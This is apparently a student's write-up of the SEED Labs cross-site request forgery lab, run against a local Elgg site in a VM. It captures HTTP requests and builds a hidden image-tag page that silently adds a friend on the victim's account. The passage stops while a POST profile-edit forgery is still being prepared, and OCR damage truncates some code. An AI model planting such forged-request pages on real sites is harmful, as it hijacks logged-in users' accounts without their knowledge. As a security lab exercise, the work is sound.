
Cross-Site Request Forgery Attack Lab

In this lab we will learn how Cross-Site Request Forgery (CSRF) attacks work, we will use a trusted site and a malicious site to perform the cross-site forgery. In a cross-site request forgery attack you need one trusted site (i.e. Elgg) and one malicious website (i.e. malicious website in our VM), the point is to use the REST client from the malicious site to inject an HTTP request for the trusted site, thus causing damage on the trusted site. For this lab we will use the pre-built 16.04 Ubuntu by Seed labs, our trusted site will be a social networking app called Elgg, and our malicious site will be provided to us as per the lab description, on the VM it can be reached at **csrflabattacker.com** while the trusted site can be reached at **csrflabelgg.com.** Both of those addresses can only be accessed from within the VM, and as noted by the lab description;




DNS Configuration. This lab involves two websites, the victim website and the attacker's website. Both websites are set up on our VM. Their URLs and folders are described in the following:

```
Attacker's website
   URL: http://www.csrflabattacker.com
   Folder: /var/www/CSRF/Attacker/

Victim website (Elgg)
   URL: http://www.csrflabelgg.com
   Folder: /var/www/CSRF/Elgg/
```


Task 1

In the first task we want to get familiar with HTTP requests because in a CSRF attack we forge HTTP requests, therefore we will use a Firefox addon called "HTTP Header Live", the purpose of this is to know what a legit HTTP request looks like, in this task we will capture an HTTP GET request, as well as a POST request. The pre-built VM comes with the HTTP Header Live installed but it's an out-dated version signed off by firefox, to get a working version we need to re-install it from the addons page.




Marcus Roos Maro1904
maro1904@student.miun.se


We navigate to www.csrflabelgg.com and open up the side bars, giving us the following view, in here we can track our HTTP requests.




Typing in “Test” in the search bar sends a GET request to the server, as we can see in the addon, however it doesn’t seem like we get any information regarding the used params, but a thesis is that we’re at least using our search string as one param. To confirm what params we’re using we’ll use the built in Firefox developer tools.



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/searc
Cookie: Elgg=ithpuqbfd0t13m5d8mgl0vvr13
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 20 Apr 2021 21:41:33 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 20 Oct 2021 21:41:33 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
```



In the network developer tools we have a separate tab exclusively for params, here we can see that we did indeed use the search string as a parameter, called ‘q’, but we also used a parameter called search_type which seems to search for “all”.



Results for "Test"


No results.

Sta…	Meth…	
200	GET	sea
200	GET	for
200	GET	elg
200	GET	col

13 requests 101.9

Query string
q: Test
search_type: all

To get a POST request I'll instead try to login, as POST means we're sending something to the webpage, and when we login we send our login details to the server. Re-creating the steps for the GET method but logging in instead of using the search bar gives us the follow results.




```
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/search?q=
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
Accept: text/html,application/xhtml+xml,appl
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q
Cookie: Elgg=ithpuqbfd0t13m5d8mgl0vvr13
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Tue, 20 Apr 2021 21:52:21 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-reva
```

We could not log you in. Please check your username/email and password.


Results for "Test"

No results.

And in the web developer tools.



Sta…	Meth…	Fil	Dc	Cause	Type	Transfer…	Size	0 ms	1.28 s
302	POST	login	…	document	html	2.66 KB	9.55 KB	→ 34 ms	
200	GET	sear…	…	document	html	2.67 KB	9.55 KB	→ 56 ms	
200	GET	font-…	…	stylesheet	css	cached	28.38 KB		
200	GET	elgg.…	…	stylesheet	css	cached	58.10 KB		



Sta…	Meth…	
302	POST	log
200	GET	sea
200	GET	for
200	GET	elg


14 requests 111.6

__elgg_token: x1BzP3k6Be5RMO_AdMu-eQ
__elgg_ts: 1618955541
password: Login
returntoreferer: true
username: Login

We can see here that we use 5 parameters instead of 2 as in the GET request, firstly our username and password, both being "Login", but also an elgg token and "elgg_ts" which is very likely a timestamp, the token is unique and is there to protect against CSRF attacks. The last parameter "returntoreferer" is set to true and means the information should be returned to us once completed.

Task 2

We now know how the HTTP requests "GET" and "POST" work, we are going to put them to work. We need two people in the Elgg social network and those two people will be "Alice" and "Boby", Boby wants to become friends with Alice, but Alice doesn't want to. Boby insists and use the malicious website www.csrflabattacker.com to get his will through, he sends this link to Alice and she in return click the link. The purpose here is that as soon as Alice enters the malicious website, she will add Boby as a friend on her real, legit Elgg account assuming she has an active session of Elgg running at the same time. We need to determine how Boby can construct the contents on the malicious website so Alice instantly adds Boby to her friend list the moment she enters it. To accomplish this we need to know what a legitimate Add-Friend HTTP request looks like, we know it's a GET request from the lab description, and from the lab description we get the following information:




on the URL, which leads her to Boby's web site: www.csrflabattacker.com. Pretend that you are Boby, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Boby is added to the friend list of Alice (assuming Alice has an active session with Elgg).

To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "HTTP Header Live" Tool to do the investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the img tag, which automatically triggers an HTTP GET request).


Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two wired-looking parameters, __elgg_ts and __elgg_token. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.

The easiest way to start forging the website is to register on Elgg and add someone, this way we know exactly what an add-friend request looks like, from the start of the lab we have a few different logins we can use to test this out, I'm going to pretend I'm "Samy" in this case, and I will add "Boby" as a friend, so I login to Elgg using the credentials of Samy.



User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

I search for Alice in the search bar, enter he profile and click the "Add friend" button while having Firefox developer tools open. I prefer Firefox developer tools because the Live HTTP addon doesn't show the parameters, and it takes up too much of the screen for my liking, it lists every request in a long list while the developer tools put them into their own titles so it's easier to navigate. Adding her as a friend we see this, we get one single request, a quick look inside and




You have successfully added Alice as a friend.

Remove friend
Send a message
Inspec Cons Debug Style Ec Perform Mem Netw Stor
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Filter URLs


```
a...  Meth...  Fil      Dc   Cause  Type  Transfer...  Size   0 ms   80 ms
      GET      add?...  ...  xhr    json  689 B        368 B         → 88 ms
```

There's nothing of interest noted in the header, however under the Params we can see the elgg_ts and elgg_token params, as well as a "friend" integer, we will save this number 42 as it looks promising, as we saw in task 1 the tokens are implemented as defensive mechanisms against CSRF attacks.




```
200   GET   add
Query string
  __elgg_token: {...}
      0: S9nN3rmcZYzFuFbUoZo7Jw
      1: S9nN3rmcZYzFuFbUoZo7Jw
  __elgg_ts: {...}
      0: 1618960006
      1: 1618960006
  friend: 42
```

I assume the number 42 to be the ID of Alice, but we want Alice to add Boby, and not vice versa, so I try to add Boby instead and note down his number, which seems to be 43.


Filter URLs
Sta… Meth…
Headers Cookies Params Response Timings Stack Trace
Filter request parameters


```
Query string
  __elgg_token: {…}
    0: JpqFuZ5HoKtR5qwa4PP4qg
    1: JpqFuZ5HoKtR5qwa4PP4qg
  __elgg_ts: {…}
    0: 1618960586
    1: 1618960586
  friend: 43
```

We can confirm that this is indeed the purpose of the number by opening the source code and searching for "43", several different points confirms that this is the case, such as:




```
›0L"},"_data":{},"page_owner":{"guid":43,"type":"user","subtype":"","owner_guid":43,"container_guid":0,"
```

Here we can see that the guid and owner_guid of this page is referred to as 43. We will be using this number 43 to forge our website, and from the add friend HTTP Request we see that we want a GET request, from the lab description we saw that an image forces the server to call a GET request so that's what we will use, the malicious website should contain the exact address to add a friend with this ID (43), so that's what we'll create. We can see that when adding a friend we get the link http://www.csrflabelgg.com/action/friends/add?friend=43 the difference being the CSRF defenses Elgg have implemented being the elgg timestamp, we will ignore that for now as the lab descriptions tells u the countermeasures have been disabled for the sake of this lab.




```
</li>
<li class="elgg-menu-item-add-friend">
  <a class="elgg-button elgg-button-action"
  href="http://www.csrflabelgg.com/action/friends
  /add?friend=43&__elgg_ts=1618961067&
  __elgg_token=YtqOolmtrGnLEp0lcQxMnA">Add friend</a>
</li>
```

With this information we are going to create a very simple HTML page, we need to load an image containing the add friend string, preferably we will make this image invisible to the naked eye so it loads without Alice ever knowing. We will navigate to the /var/www/CSRF/Attacker folder and create, as well as open the task2Add.html page.




```
[04/20/21]seed@VM:.../Attacker$ touch task2Add.html
touch: cannot touch 'task2Add.html': Permission denied
[04/20/21]seed@VM:.../Attacker$ sudo touch task2Add.htm
l
[04/20/21]seed@VM:.../Attacker$ sudo gedit task2Add.htm
l
```

Upon restarting the apache service we now login as Alice with the provided username and password, and click the malicious link send to her (us) by Boby.




```
[04/20/21]seed@VM:.../Attacker$ sudo service apache2 st
art
```




No activity


Here we can see that Alice have no friends, once we click the malicious link while elgg is currently running (http://www.csrflabattacker.com/task2Add.html)




```
<html>
<body>
Added
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="imgAdd", width="1" height="

</body>
</html>
```



Boby Hey Alice! just now
http://www.csrflabattacker.com/task2Add.html


csrflabattacker.com/task2
csrflabattacker.com/task2
All Site Activity : CSRF L
www.csrflabattacker.com/task2Add.html
Most Visited
SEED Labs
Sites for Labs

Added





You have successfully added Boby as a friend.

Alice is now a friend with Boby *just now*

Alice is now successfully Boby's friend, and she has no clue! Obviously the website would be masked a bit better than being marked as "attacker.com/task2Add.html". No-one would be stupid enough to click that link... Or would they?

Here we can see what happens in the HTTP request once the link is clicked, it's linking to the add friends webpage at the legit website, and sending the guid "43" as a parameter as soon as the image loads.



Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43
Request method: GET
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (371 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Tue, 20 Apr 2021 23:58:58 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT



Query string
friend: 43

Task 3


In task 3 we are targeting the POST request instead of the GET request, from the lab description we can see that Boby wants Alice to say "Boby is my Hero" in her profile, obviously she would never do that on her own and we will use a CSRF attack to accomplish said goal. We will be using a POST request for this as a POST sends something to the server, as with the previous task we need to gather relevant information before executing this attack, that means going through the process of editing our own profile and noting down the relevant steps and information provided to us by the developer tools once a request has been made.

To do this we login as Boby, edit our profile, save it and note down relevant requests being made.


www.csrflabelgg.com/profile/boby/edit
Display name: Boby
About me: I'm going to be Alice's Hero!
Public
Brief description: I'm going to be Alice's Hero!



Website
Public
Twitter username
Public
Save

Once the "save" button has been pressed we should get the requests we are after.




```
302  POST  edit  ...  document html  4.13 KB  15.02 KB  → 124 ms
200  GET   boby  ...  document html  4.16 KB  15.02 KB  → 110 ms
```

We can see that we get two requests, one GET and one POST, we are interested in the POST one.




```
302  POST  edit
200  GET   boby

Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found   Edit and Resend   Raw headers
Version: HTTP/1.1
Filter headers
Connection: keep-alive
Content-Length: 593
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=u4g4h63tthj6ec4hus4jg78cn1
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/boby/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101
```

We are interested in the parameters as that's most likely what is being sent to the server to update the profile.




```
Form data
  __elgg_token: 1Th8pdTIzB1nGde–QmWKA
  __elgg_ts: 1618963851
  accesslevel[briefdescription]: 2
  accesslevel[contactemail]: 2
  accesslevel[description]: 2
  accesslevel[interests]: 2
  accesslevel[location]: 2
  accesslevel[mobile]: 2
  accesslevel[phone]: 2
  accesslevel[skills]: 2
  accesslevel[twitter]: 2
  accesslevel[website]: 2
  briefdescription: I'm+going+to+be+Alice's+Hero!
```



```
  briefdescription: I'm+going+to+be+Alice's+Hero!
  contactemail:
  description: <p>I&#39;m+going+to+be+Alice&#39;s+Hero!</p>
  guid: 43
  interests: Interest
  location: Location
  mobile:
  name: Boby
  phone:
  skills:
  twitter:
  website:
```


Here we can see the guid of Boby (43, we know this from the previous task), the values I entered on his profile when I went to update it, and we want to do the exact same thing but from Alices edit profile page, so we need to conduct a webpage which enters this information into the fields and save it, I'm going to let Alice write "Boby is my Hero" into her brief description and save it because the code provided by the lab intend for us to change the brief description and nothing else. We will need to copy the data noted under the parameters meaning accesslevel set to 2 for everything, and the description being "Boby is my Hero", we'll also need Alices GUID which we already know to be "42" from task 2 when we added her as a friend from Samy's account.

Just like in the previous task we will create a new .html file in the attacker folder and fill it accordingly with the right contents, we know that edit profile page sends over a form so we'll need to construct a form with all the relevant data. We get a fair chunk of code from the lab description, all we need to do is fill in a few bits of code and data, as opposed to task 2 we are now allowed (and expected) to use JavaScript. To get the URL for updating the profile we need to enter the "Edit profile" page and inspect the source code, we find the correct URL by searching for "Edit profile" and looking for the POST method, this is the URL we want to add to the JavaScript.



```
-nav-collapse" href="#">

rfix"><li class="elgg-menu-item-activity"><a href="http://www.csrflabelgg.com/activity" class="elgg-men



